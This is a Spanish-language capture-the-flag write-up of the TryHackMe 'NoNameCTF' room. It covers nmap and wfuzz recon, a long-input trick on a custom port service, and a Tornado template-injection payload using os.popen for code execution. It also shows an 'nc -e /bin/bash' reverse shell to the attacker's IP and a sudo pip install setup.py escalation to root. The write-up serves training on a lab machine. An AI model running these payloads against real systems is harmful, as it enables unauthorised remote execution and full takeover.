NonameCTF

miércoles, 14 de abril de 2021 14:17

Buffer overflow, server-side template injection and more...
Created by stuxnet


Desde <https://tryhackme.com/room/nonamectf>

Solved and Writed up by Clarksoft


Recon

```
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 12:57:3f:cc:86:39:04:3b:f0:e6:46:bf:72:51:64:0b (RSA)
|   256 81:05:75:ad:78:83:62:b2:06:41:5b:e5:a5:a9:82:4d (ECDSA)
|_  256 0f:8d:0e:19:e9:c7:cc:14:39:e9:34:60:5c:f7:aa:fe (EdDSA)
80/tcp   open  http          Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
2222/tcp open  EtherNetIP-1?
| fingerprint-strings:
|   DNSStatusRequest, GenericLines, NULL, SMBProgNeg, SSLSessionReq, X11Probe:
|     Welcome to the NoNameCTF!
|     Choose an action:
|     regiser: 1
|     login: 2
|     get_secret_directory: 3
|     store_your_buffer: 4
|   GetRequest, HTTPOptions, Help, RTSPRequest:
|     Welcome to the NoNameCTF!
|     Choose an action:
|     regiser: 1
|     login: 2
|     get_secret_directory: 3
|     store_your_buffer: 4
|     Wrong option
|_    Good bye
9090/tcp open  http          Tornado httpd 6.0.3
|_http-server-header: TornadoServer/6.0.3
|_http-title: Site doesn't have a title (text/plain).
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port2222-TCP:V=7.60%I=7%D=4/14%Time=60773219%P=x86_64-pc-linux-gnu%r(NU
SF:LL,7B,"Welcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\
SF:n>\x20regiser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x
SF:203\r\n>\x20store_your_buffer:\x204\r\n")%r(GenericLines,7B,"Welcome\x2
SF:0to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20regiser:\x2
SF:01\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r\n>\x20store
SF:_your_buffer:\x204\r\n")%r(GetRequest,93,"Welcome\x20to\x20the\x20NoNam
SF:eCTF!\r\nChoose\x20an\x20action:\r\n>\x20regiser:\x201\r\n>\x20login:\x
SF:202\r\n>\x20get_secret_directory:\x203\r\n>\x20store_your_buffer:\x204\
SF:r\nWrong\x20option\r\nGood\x20bye\r\n")%r(HTTPOptions,93,"Welcome\x20to
SF:\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20regiser:\x201\
SF:r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r\n>\x20store_yo
SF:ur_buffer:\x204\r\nWrong\x20option\r\nGood\x20bye\r\n")%r(RTSPRequest,9
SF:3,"Welcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x
SF:20regiser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\
SF:r\n>\x20store_your_buffer:\x204\r\nWrong\x20option\r\nGood\x20bye\r\n")
SF:%r(DNSStatusRequest,7B,"Welcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x2
SF:0an\x20action:\r\n>\x20regiser:\x201\r\n>\x20login:\x202\r\n>\x20get_se
SF:cret_directory:\x203\r\n>\x20store_your_buffer:\x204\r\n")%r(Help,93,"W
SF:elcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20re
SF:giser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r\n>
SF:\x20store_your_buffer:\x204\r\nWrong\x20option\r\nGood\x20bye\r\n")%r(S
SF:SLSessionReq,7B,"Welcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20
SF:action:\r\n>\x20regiser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_di
SF:rectory:\x203\r\n>\x20store_your_buffer:\x204\r\n")%r(SMBProgNeg,7B,"We
SF:lcome\x20to\x20the\x20NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20reg
SF:iser:\x201\r\n>\x20login:\x202\r\n>\x20get_secret_directory:\x203\r\n>\
SF:x20store_your_buffer:\x204\r\n")%r(X11Probe,7B,"Welcome\x20to\x20the\x2
SF:0NoNameCTF!\r\nChoose\x20an\x20action:\r\n>\x20regiser:\x201\r\n>\x20lo
SF:gin:\x202\r\n>\x20get_secret_directory:\x203\r\n>\x20store_your_buffer:
SF:\x204\r\n");
MAC Address: 02:C9:68:0A:99:47 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1
closed port
Device type: general purpose|WAP|phone|webcam
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (99%),
```

Chequeo visual de puerto 80



En el código fuente muestra unas pistas.



Esto ya está pareciendo BoF (Buffer Overflow)

WFUZZ

Antes de seguir avanzando continuaré con la enumeración básica de URL

```
root@ip-10-10-12-207:~# wfuzz -c --hc=404 -w /directory-list-2.3-medium.txt -t 100 http://10.10.152.34/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check W
n.

********************************************************
* Wfuzz 2.2.9 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.152.34/FUZZ
Total requests: 218423

=====================================================================
ID      Response   Lines      Word         Chars          Payload
=====================================================================

000001:  C=200      8 L       10 W         101 Ch         "#"
000002:  C=200      8 L       10 W         101 Ch         "#"
000003:  C=200      8 L       10 W         101 Ch         "#"
000004:  C=200      8 L       10 W         101 Ch         "#"
000005:  C=200      8 L       10 W         101 Ch         ""
045172:  C=200      8 L       10 W         101 Ch         ""
```


Sin éxito.

Puerto 2222

```
root@ip-10-10-12-207:~# nc 10.10.152.34 2222
Welcome to the NoNameCTF!

Choose an action:
> regiser: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
3
Please login first!

Choose an action:
> regiser: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
1
Enter an username:clark
Enter a password:clark
User clark successfully registered. You can login now!

Choose an action:
> regiser: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
2
Username:clark
Password:clark
You're now authenticated!

Choose an action:
> regiser: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
3
My secret in the port 9090 is:
> regiser: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
4
Enter your buffer:A*1000
Flag saved!

Choose an action:
> regiser: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
> regiser: 1
> login: 2
> get_secret_directory: 3
```

```
> store_your_buffer: 4
1
Enter an username:A*1000
Enter a password:A*1000
User A*1000 successfully registered. You can login now!

Choose an action:
> regiser: 1
> login: 2
> get_secret_directory: 3
> store_your_buffer: 4
3
My secret in the port 9090 is: A*1000
```


El secret directory imprime lo que se almacene en el buffer, así que que le tiraremos mil As como indica la pista
No pasa nada, pero si le tiro 5 mil, sí hay una respuesta distinta.




/40b5dffec4e39b7a3e9d261d2fc4a038/

Tal como indica la pista, volvemos al navegador, pero al puerto 9090

Puerto 9090




En el código fuente de la página da otra pista




```
e hacking away, you can discuss hacking techniques or request help from others.</p><!-- ?hackme= --></div></section>
```

Aquí es donde viene lo aprendido en la sala SSTI (estrenada 14/4/2021)


Un repaso al cheat sheet me lleva a probar RCE directa (sin resultados exitosos)




El siguiente paso es probar todas las librerías (exitoso) y buscar subprocesos disponibles para explotar

Así que ahora probamos de nuevo el payload básico pero en vez de **os.system, os.popen** (y tenemos éxito)

```
{% import os%}{{ os.popen("whoami").read() }}
```




Dado que ya tenemos RCE, aprovechemos a leer la primera flag.



FootHold

Ahora con un simple **nc -e /bin/bash <miip> 4545** ya pude tener mi reverse.



Privesc

Luego del tratamiento de la tty hago un sudo -l para ver permisos especiales

```
zeldris@ubuntu:~$ sudo -l
Matching Defaults entries for zeldris on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User zeldris may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (root : root) NOPASSWD: /usr/bin/pip install *
zeldris@ubuntu:~$
```

Gtfobins

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Cambié un poco el código para que me entregada una bash y no una sh
Además de agregarle el parámetro -p para que tomara el root (no estoy seguro si era necesario en este caso, pero me aseguré)
Además es importante para ejecutar como sudo, que la ruta sea identica a la de **sudo -l**

```
zeldris@ubuntu:~$ TF=$(mktemp -d)
zeldris@ubuntu:~$ echo "import os; os.execl('/bin/bash', 'bash', '-cp', 'bash <$
(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
zeldris@ubuntu:~$ sudo -l
Matching Defaults entries for zeldris on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User zeldris may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (root : root) NOPASSWD: /usr/bin/pip install *
zeldris@ubuntu:~$ sudo /usr/bin/pip install $TF
The directory '/home/zeldris/.cache/pip/http' or its parent directory is not own
ed by the current user and the cache has been disabled. Please check the permiss
ions and owner of that directory. If executing pip with sudo, you may want sudo'
s -H flag.
The directory '/home/zeldris/.cache/pip' or its parent directory is not owned by
 the current user and caching wheels has been disabled. check the permissions an
d owner of that directory. If executing pip with sudo, you may want sudo's -H fl
ag.
Processing /tmp/tmp.pypRjeEe8G
root@ubuntu:/tmp/pip-8HgkMS-build#
```

Ya somos root como lo demuestra el prompt en #

Máquina Rooteada.